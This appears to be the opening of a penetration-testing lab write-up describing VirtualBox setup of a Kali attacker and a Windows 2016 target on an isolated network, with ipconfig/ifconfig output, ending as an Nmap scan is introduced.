Penetration Testing Hands-On Project

Alberto Charabati

Setup

- Hosting machine operating system: Mac OS Monterrey 12.3.1.
- Attack machine: Kali Linux 2022 Debian 64-bit.
- Target machine: Windows 2016 Essentials 64-bit.
- VirtualBox: Running both the attack and target machines.
- Nessus: On the attacking machine.

kali-linux-2022.1-virtualbox-amd64
Powered Off

Windows 2016 Essentials
Powered Off

General

Name: Windows 2016 Essentials
Operating System: Windows 2016 (64-bit)

System

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, Hyper-V Paravirtualization

Preview

Display

Video Memory: 128 MB
Scale-factor: 1.75
Graphics Controller: VBoxSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: SATA
SATA Port 0: Windows 2016 Essentials.vdi (Normal, 18,55 GB)
SATA Port 1: [Optical Drive] 14393.0.161119-1705.RS1_REFRESH_SERVERESSENTIALS_OEM_X64FRE_EN-US.ISO (4,48 GB)

Audio

Host Driver: CoreAudio
Controller: Intel HD Audio


Network


Adapter 1: Intel PRO/1000 MT Desktop (NAT Network, 'Testnet')

USB

Creating VM’s in an isolated network

To work on multiple Virtual Machines and allow them to talk each other. In addition to make sure they don’t interfere or interrupt other machines in the VirtualBox or the host machine.





Windows 2016 VM

We start the Windows VM and let it run freely as any user would (we can set credentials for login, no need to de-activate firewalls, etc…).

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::2976:8013:bd33:154c%3
   IPv4 Address. . . . . . . . . . . : 192.168.1.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Tunnel adapter isatap.{37D68927-1AA7-44BD-AB46-303B2FD53CAC}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\admin>
```


IP address of the target machine

We can see that the local IP address is 192.168.1.6, this means it is running on it's own connection and therefore we can target it in isolation from other VMs and the host machine

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.25
5
        inet6 fe80::a00:27ff:fe95:bd54  prefixlen 64  scopeid 0x20<link
>
        ether 08:00:27:95:bd:54  txqueuelen 1000  (Ethernet)
        RX packets 1  bytes 590 (590.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13  bytes 1266 (1.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
```


IP address of the attacking machine

The Kali machine's address is 192.168.1.5 (again - making sure they are both isolated from each other and from the host machine).




NMAP

We begin the attack by executing an Nmap scan from the attacking machine to the target, making sure it responds to outer connections, and obtaining more information about which ports are open, and could be used for creating a connection.



